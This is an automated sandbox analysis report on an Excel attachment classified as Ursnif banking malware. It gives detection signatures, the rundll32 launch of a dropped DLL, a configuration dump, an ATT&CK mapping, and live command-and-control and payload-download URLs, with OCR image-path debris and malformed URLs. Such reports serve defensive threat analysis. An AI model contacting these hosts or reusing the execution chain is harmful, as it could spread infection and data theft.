ID: 350713
Sample Name:
Attached_File_898318.xlsb
Cookbook:
defaultwindowsofficecookbook.jbs
Time: 18:40:43
Date: 09/02/2021
Version: 31.0.0 Emerald

Table of Contents


Analysis Report Attached_File_898318.xlsb

Overview


General Information

Sample Name:	Attached_File_898318.xlsb
Analysis ID:	350713
MD5:	a8532cadcdc6aa…
SHA1:	de9a89b9a1ac27..
SHA256:	8c54fb4a33fef84…

Most interesting Screenshot:



Detection




Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Document exploit detected (creates …
- Document exploit detected (drops P…
- Found malware configuration
- Multi AV Scanner detection for doma…
- Yara detected Ursnif
- Document exploit detected (UrlDown…
- Document exploit detected (process…
- Found API chain indicative of debug…
- Office process drops PE file
- Sigma detected: Microsoft Office Pr…
- Writes registry values via WMI
- Contains functionality to call native f…

Classification



Startup

- **System is w10x64**
- EXCEL.EXE (PID: 7052 cmdline: 'C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE' /automation -Embedding MD5: 5D6638F2C8F8571C593999C58866007E)
  - rundll32.exe (PID: 4536 cmdline: 'C:\Windows\System32\rundll32.exe' C:\ProgramData\ddg\11.dll,DllRegisterServer MD5: D7CA562B0DB4F4DD0F03A89A1FDAD63D)
- iexplore.exe (PID: 6688 cmdline: 'C:\Program Files\Internet Explorer\iexplore.exe' -Embedding MD5: 6465CB92B25A7BC1DF8E01D8AC5E7596)
  - iexplore.exe (PID: 6764 cmdline: 'C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE' SCODEF:6688 CREDAT:17410 /prefetch:2 MD5: 071277CC2E3DF41EEEA8013E2AB58D5A)
- **cleanup**

Malware Configuration

Threatname: Ursnif


```
{
  "server": "730",
  "os": "10.0_0_17134_x64",
  "version": "250171",
  "uptime": "300",
  "system": "7d20f8f4847cb6a63944d316a102ff61",
  "size": "201282",
  "crc": "2",
  "action": "00000000",
  "id": "2200",
  "time": "1612925042",
  "user": "3d11f4f58695dc15e71ab15cd7543d9b",
  "hash": "0xcf6ed071",
  "soft": "3"
}
```


Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings


Source	Rule	Description	Author	Strings
00000002.00000002.646959621.000000000530B000.00000004.00000040.sdmp	JoeSecurity_Ursnif	Yara detected Ursnif	Joe Security	
Process Memory Space: rundll32.exe PID: 4536	JoeSecurity_Ursnif	Yara detected Ursnif	Joe Security	

Sigma Overview

System Summary:

Sigma detected: Microsoft Office Product Spawning Windows Shell

Signature Overview



- AV Detection
- Compliance
- Spreading
- Software Vulnerabilities
- Networking
- Key, Mouse, Clipboard, Microphone and Screen Capturing
- E-Banking Fraud
- System Summary
- Data Obfuscation
- Persistence and Installation Behavior
- Hooking and other Techniques for Hiding and Protection
- Malware Analysis System Evasion
- Anti Debugging
- HIPS / PFW / Operating System Protection Evasion
- Language, Device and Operating System Detection
- Stealing of Sensitive Information
- Remote Access Functionality

Click to jump to signature section

AV Detection:

Found malware configuration

Multi AV Scanner detection for domain / URL

Compliance:

Uses new MSVCR Dlls

Uses secure TLS version for HTTPS connections

Binary contains paths to debug symbols

Software Vulnerabilities:

Document exploit detected (creates forbidden files)

Document exploit detected (drops PE files)

Document exploit detected (UrlDownloadToFile)

Document exploit detected (process start blacklist hit)

Key, Mouse, Clipboard, Microphone and Screen Capturing:

Yara detected Ursnif

E-Banking Fraud:

Yara detected Ursnif

System Summary:

Office process drops PE file

Writes registry values via WMI

Hooking and other Techniques for Hiding and Protection:

Yara detected Ursnif

Anti Debugging:

Found API chain indicative of debugger detection

Stealing of Sensitive Information:

Yara detected Ursnif


Remote Access Functionality:

Yara detected Ursnif

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects
Valid Accounts	Windows Management Instrumentation 1	Path Interception	Process Injection 2	Masquerading 1	OS Credential Dumping	System Time Discovery 1	Remote Services	Archive Collected Data 1	Exfiltration Over Other Network Medium	Encrypted Channel 1 2	Eavesdrop Insecure Network Communic
Default Accounts	Native API 2	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Virtualization/Sandbox Evasion 1	LSASS Memory	Security Software Discovery 1 3	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	Ingress Tool Transfer 3	Exploit SS7 Redirect PI Calls/SMS
Domain Accounts	Exploitation for Client Execution 4	Logon Script (Windows)	Logon Script (Windows)	Process Injection 2	Security Account Manager	Virtualization/Sandbox Evasion 1	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Non-Application Layer Protocol 3	Exploit SS7 Track Devi Location
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Obfuscated Files or Information 1	NTDS	Process Discovery 2	Distributed Component Object Model	Input Capture	Scheduled Transfer	Application Layer Protocol 4	SIM Card Swap
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Rundll32 1	LSA Secrets	Account Discovery 1	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communic
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Steganography	Cached Domain Credentials	System Owner/User Discovery 1	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming o Denial of Service
External Remote Services	Scheduled Task	Startup Items	Startup Items	Compile After Delivery	DCSync	File and Directory Discovery 2	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Wi-I Access Poi
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Indicator Removal from Tools	Proc Filesystem	System Information Discovery 3 4	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol	Downgrade Insecure Protocols


Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
Attached_File_898318.xlsb	0%	Virustotal		Browse

Dropped Files

No Antivirus matches

Unpacked PE Files

No Antivirus matches

Domains

Source	Detection	Scanner	Label	Link
urbandancecity.com	0%	Virustotal		Browse
api10.laptok.at	11%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://https://cdn.entity.	0%	URL Reputation	safe	
http://https://cdn.entity.	0%	URL Reputation	safe	

Source	Detection	Scanner	Label	Link
http://https://cdn.entity.	0%	URL Reputation	safe	
http://https://cdn.entity.	0%	URL Reputation	safe	
http://https://wus2-000.contentsync.	0%	URL Reputation	safe	
http://https://wus2-000.contentsync.	0%	URL Reputation	safe	
http://https://wus2-000.contentsync.	0%	URL Reputation	safe	
http://https://wus2-000.contentsync.	0%	URL Reputation	safe	
http://https://powerlift.acompli.net	0%	URL Reputation	safe	
http://https://powerlift.acompli.net	0%	URL Reputation	safe	
http://https://powerlift.acompli.net	0%	URL Reputation	safe	
http://https://powerlift.acompli.net	0%	URL Reputation	safe	
http://https://rpsticket.partnerservices.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://rpsticket.partnerservices.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://rpsticket.partnerservices.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://rpsticket.partnerservices.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://cortana.ai	0%	URL Reputation	safe	
http://https://cortana.ai	0%	URL Reputation	safe	
http://https://cortana.ai	0%	URL Reputation	safe	
http://https://cortana.ai	0%	URL Reputation	safe	
http://https://api.aadrm.com/	0%	URL Reputation	safe	
http://https://api.aadrm.com/	0%	URL Reputation	safe	
http://https://api.aadrm.com/	0%	URL Reputation	safe	
http://https://api.aadrm.com/	0%	URL Reputation	safe	
http://https://ofcrecsvcapi-int.azurewebsites.net/	0%	Virustotal		Browse
http://https://ofcrecsvcapi-int.azurewebsites.net/	0%	Avira URL Cloud	safe	
http://https://res.getmicrosoftkey.com/api/redemptionevents	0%	URL Reputation	safe	
http://https://res.getmicrosoftkey.com/api/redemptionevents	0%	URL Reputation	safe	
http://https://res.getmicrosoftkey.com/api/redemptionevents	0%	URL Reputation	safe	
http://https://res.getmicrosoftkey.com/api/redemptionevents	0%	URL Reputation	safe	
http://https://powerlift-frontdesk.acompli.net	0%	URL Reputation	safe	
http://https://powerlift-frontdesk.acompli.net	0%	URL Reputation	safe	
http://https://powerlift-frontdesk.acompli.net	0%	URL Reputation	safe	
http://https://powerlift-frontdesk.acompli.net	0%	URL Reputation	safe	
http://https://officeci.azurewebsites.net/api/	0%	Virustotal		Browse
http://https://officeci.azurewebsites.net/api/	0%	Avira URL Cloud	safe	
http://https://store.office.cn/addinstemplate	0%	URL Reputation	safe	
http://https://store.office.cn/addinstemplate	0%	URL Reputation	safe	
http://https://store.office.cn/addinstemplate	0%	URL Reputation	safe	
http://https://store.office.cn/addinstemplate	0%	URL Reputation	safe	
http://https://wus2-000.pagecontentsync.	0%	URL Reputation	safe	
http://https://wus2-000.pagecontentsync.	0%	URL Reputation	safe	
http://https://wus2-000.pagecontentsync.	0%	URL Reputation	safe	
http://https://wus2-000.pagecontentsync.	0%	URL Reputation	safe	
http://139.162.190.91/campo/a/a.D	0%	Avira URL Cloud	safe	
http://https://store.officeppe.com/addinstemplate	0%	URL Reputation	safe	
http://https://store.officeppe.com/addinstemplate	0%	URL Reputation	safe	
http://https://store.officeppe.com/addinstemplate	0%	URL Reputation	safe	
http://https://dev0-api.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://dev0-api.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://dev0-api.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://www.odwebp.svc.ms	0%	URL Reputation	safe	
http://https://www.odwebp.svc.ms	0%	URL Reputation	safe	
http://https://www.odwebp.svc.ms	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/	0%	URL Reputation	safe	
http://https://officesetup.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://officesetup.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://officesetup.getmicrosoftkey.com	0%	URL Reputation	safe	
http://majorleave.net	0%	Avira URL Cloud	safe	
http://https://prod-global-autodetect.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://prod-global-autodetect.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://prod-global-autodetect.acompli.net/autodetect	0%	URL Reputation	safe	

Source	Detection	Scanner	Label	Link
http://api10.laptok.at/api1/_2B3EC16o/ZAwFGYF9Vidd2jOtlAgm/mFihH4UJ9WRC5w2li3g/OmibLsmZh5kJggmEaLzXRw/GA804i0H_2FW_/2Bkfn2No/zd0HyzP1MHF3zy0EvBK150W/_2B_2F72Dj/XoTXOXEzn6drW_2F_/2Bb7rN2KKcCZ/KiFeG39_2BW/irWAdzICnBHe9A/JQjcMLSav9jkNFGwHtKAG/2eL5LYIsSV49BFxc/6fK4w6t6KL1u4HS/P5vv5cRA4KCaKMNSZL/6ARUH9_2F/EAxxwtglWrZsl5pAsfsN/hmQH9PGx0xVYwlQOUAn/SkTHJd4lg4vDyhmkAnMXCm/mjKfMaxW9/ggDtMvzus/3j	0%	Avira URL Cloud	safe	
http://api10.laptok.at/api1/quWyI8WCkgN/SXUvWGfiUm7T0f/lzSlHf7sO503xATuzHkPG/Uh6KISBL5d4ngtXF/8CCWBl9aRux0ggg/WjpeRnlHlxQpgYHWF7/SRgr07KRV/r5lQqK3B6jZkHZiIL4cT/yujdqTpvuL8V1NlvgIB/sTzNC3Gtg_2Bwr4uzl4_2F/AC089ktgtaMkN/4Kgt2RLr/Ke14XkQchJOlvOHrYVkVyXU/P0CMvsMir5/NwrpznNArerCa8bkI/55ua2Ge0fpbQ/9kzo82khbwL/WEPiqQPRb97B8a/81xN3oY2Fv8ECPICx_2Be/nWcE6nEvng8OxAW2/XsEKKCKa1AcTuvo/k	0%	Avira URL Cloud	safe	
http://https://apis.live.net/v5.0/	0%	URL Reputation	safe	
http://https://apis.live.net/v5.0/	0%	URL Reputation	safe	
http://https://apis.live.net/v5.0/	0%	URL Reputation	safe	
http://https://asgsmsproxyapi.azurewebsites.net/	0%	Avira URL Cloud	safe	
http://api10.laptok.at/favicon.ico	0%	Avira URL Cloud	safe	
http://https://ncus-000.contentsync.	0%	URL Reputation	safe	
http://https://ncus-000.contentsync.	0%	URL Reputation	safe	
http://https://ncus-000.contentsync.	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/PolicySync/PolicySync.svc/SyncFile	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/PolicySync/PolicySync.svc/SyncFile	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/PolicySync/PolicySync.svc/SyncFile	0%	URL Reputation	safe	
http://https://skyapi.live.net/Activity/	0%	URL Reputation	safe	
http://https://skyapi.live.net/Activity/	0%	URL Reputation	safe	
http://https://skyapi.live.net/Activity/	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com	0%	URL Reputation	safe	
http://https://api.cortana.ai	0%	URL Reputation	safe	
http://https://api.cortana.ai	0%	URL Reputation	safe	
http://https://api.cortana.ai	0%	URL Reputation	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
urbandancecity.com	192.185.16.102	true	false	• 0%, Virustotal, Browse	unknown
api10.laptok.at	35.228.31.40	true	true	• 11%, Virustotal, Browse	unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://api10.laptok.at/api1/_2B3EC16o/ZAwFGYF9Vidd2jOtlAgm/mFihH4UJ9WRC5w2li3g/OmibLsmZh5kJggmEaLzXRw/GA804i0H_2FW_/2Bkfn2No/zd0HyzP1MHF3zy0EvBK150W/_2B_2F72Dj/XoTXOXEzn6drW_2F_/2Bb7rN2KKcCZ/KiFeG39_2BW/irWAdzICnBHe9A/JQjcMLSav9jkNFGwHtKAG/2eL5LYIsSV49BFxc/6fK4w6t6KL1u4HS/P5vv5cRA4KCaKMNSZL/6ARUH9_2F/EAxxwtglWrZsl5pAsfsN/hmQH9PGx0xVYwlQOUAn/SkTHJd4lg4vDyhmkAnMXCm/mjKfMaxW9/ggDtMvzus/3j	true	• Avira URL Cloud: safe	unknown
http://api10.laptok.at/api1/quWyI8WCkgN/SXUvWGfiUm7T0f/lzSlHf7sO503xATuzHkPG/Uh6KISBL5d4ngtXF/8CCWBl9aRux0ggg/WjpeRnlHlxQpgYHWF7/SRgr07KRV/r5lQqK3B6jZkHZiIL4cT/yujdqTpvuL8V1NlvgIB/sTzNC3Gtg_2Bwr4uzl4_2F/AC089ktgtaMkN/4Kgt2RLr/Ke14XkQchJOlvOHrYVkVyXU/P0CMvsMir5/NwrpznNArerCa8bkI/55ua2Ge0fpbQ/9kzo82khbwL/WEPiqQPRb97B8a/81xN3oY2Fv8ECPICx_2Be/nWcE6nEvng8OxAW2/XsEKKCKa1AcTuvo/k	true	• Avira URL Cloud: safe	unknown
http://api10.laptok.at/favicon.ico	true	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://api.diagnosticssdf.office.com	8F740160-CB42-41BF-ADD2-59ED776F89FF.0.dr	false		high
http://https://login.microsoftonline.com/	8F740160-CB42-41BF-ADD2-59ED776F89FF.0.dr	false		high
http://https://shell.suite.office.com:1443	8F740160-CB42-41BF-ADD2-59ED776F89FF.0.dr	false		high


Name	Source	Malicious	Antivirus Detection	Reputation
http://https://login.windows.net/72f988bf-86f1-41af-91ab-2d7cd011db47/oauth2/authorize	8F740160-CB42-41BF-ADD2-59ED776F89FF.0.dr	false		high
http://https://autodiscover-s.outlook.com/	8F740160-CB42-41BF-ADD2-59ED776F89FF.0.dr	false		high
http://https://insertmedia.bing.office.net/images/officeonlinecontent/browse?cp=Flickr	8F740160-CB42-41BF-ADD2-59ED776F89FF.0.dr	false		high
http://https://cdn.entity.	8F740160-CB42-41BF-ADD2-59ED776F89FF.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://api.addins.omex.office.net/appinfo/query	8F740160-CB42-41BF-ADD2-59ED776F89FF.0.dr	false		high
http://https://wus2-000.contentsync.	8F740160-CB42-41BF-ADD2-59ED776F89FF.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://clients.config.office.net/user/v1.0/tenantassociationkey	8F740160-CB42-41BF-ADD2-59ED776F89FF.0.dr	false		high
http://https://dev.virtualearth.net/REST/V1/GeospatialEndpoint/	8F740160-CB42-41BF-ADD2-59ED776F89FF.0.dr	false		high
http://https://powerlift.acompli.net	8F740160-CB42-41BF-ADD2-59ED776F89FF.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://rpsticket.partnerservices.getmicrosoftkey.com	8F740160-CB42-41BF-ADD2-59ED776F89FF.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://lookup.onenote.com/lookup/geolocation/v1	8F740160-CB42-41BF-ADD2-59ED776F89FF.0.dr	false		high
http://https://cortana.ai	8F740160-CB42-41BF-ADD2-59ED776F89FF.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://apc.learningtools.onenote.com/learningtoolsapi/v2.0/getfreeformspeech	8F740160-CB42-41BF-ADD2-59ED776F89FF.0.dr	false		high
http://https://cloudfiles.onenote.com/upload.aspx	8F740160-CB42-41BF-ADD2-59ED776F89FF.0.dr	false		high
http://https://syncservice.protection.outlook.com/PolicySync/PolicySync.svc/SyncFile	8F740160-CB42-41BF-ADD2-59ED776F89FF.0.dr	false		high
http://https://entitlement.diagnosticssdf.office.com	8F740160-CB42-41BF-ADD2-59ED776F89FF.0.dr	false		high
http://https://na01.oscs.protection.outlook.com/api/SafeLinksApi/GetPolicy	8F740160-CB42-41BF-ADD2-59ED776F89FF.0.dr	false		high
http://https://api.aadrm.com/	8F740160-CB42-41BF-ADD2-59ED776F89FF.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://ofcrecsvcapi-int.azurewebsites.net/	8F740160-CB42-41BF-ADD2-59ED776F89FF.0.dr	false	• 0%, Virustotal, Browse • Avira URL Cloud: safe	unknown
http://https://dataservice.protection.outlook.com/PsorWebService/v1/ClientSyncFile/MipPolicies	8F740160-CB42-41BF-ADD2-59ED776F89FF.0.dr	false		high
http://https://api.microsoftstream.com/api/	8F740160-CB42-41BF-ADD2-59ED776F89FF.0.dr	false		high
http://https://insertmedia.bing.office.net/images/hosted?host=office&adlt=strict&hostType=Immersive	8F740160-CB42-41BF-ADD2-59ED776F89FF.0.dr	false		high
http://https://cr.office.com	8F740160-CB42-41BF-ADD2-59ED776F89FF.0.dr	false		high
http://https://portal.office.com/account/?ref=ClientMeControl	8F740160-CB42-41BF-ADD2-59ED776F89FF.0.dr	false		high
http://https://ecs.office.com/config/v2/Office	8F740160-CB42-41BF-ADD2-59ED776F89FF.0.dr	false		high
http://https://graph.ppe.windows.net	8F740160-CB42-41BF-ADD2-59ED776F89FF.0.dr	false		high
http://https://res.getmicrosoftkey.com/api/redemptionevents	8F740160-CB42-41BF-ADD2-59ED776F89FF.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://powerlift-frontdesk.acompli.net	8F740160-CB42-41BF-ADD2-59ED776F89FF.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://tasks.office.com	8F740160-CB42-41BF-ADD2-59ED776F89FF.0.dr	false		high
http://https://officeci.azurewebsites.net/api/	8F740160-CB42-41BF-ADD2-59ED776F89FF.0.dr	false	• 0%, Virustotal, Browse • Avira URL Cloud: safe	unknown
http://https://sr.outlook.office.net/ws/speech/recognize/assistant/work	8F740160-CB42-41BF-ADD2-59ED776F89FF.0.dr	false		high
http://https://store.office.cn/addinstemplate	8F740160-CB42-41BF-ADD2-59ED776F89FF.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://wus2-000.pagecontentsync.	8F740160-CB42-41BF-ADD2-59ED776F89FF.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://outlook.office.com/autosuggest/api/v1/init?cvid=	8F740160-CB42-41BF-ADD2-59ED776F89FF.0.dr	false		high
http://139.162.190.91/campo/a/a.D	sheet9.bin	false	• Avira URL Cloud: safe	unknown
http://https://globaldisco.crm.dynamics.com	8F740160-CB42-41BF-ADD2-59ED776F89FF.0.dr	false		high
http://https://nam.learningtools.onenote.com/learningtoolsapi/v2.0/getfreeformspeech	8F740160-CB42-41BF-ADD2-59ED776F89FF.0.dr	false		high
http://https://store.officeppe.com/addinstemplate	8F740160-CB42-41BF-ADD2-59ED776F89FF.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
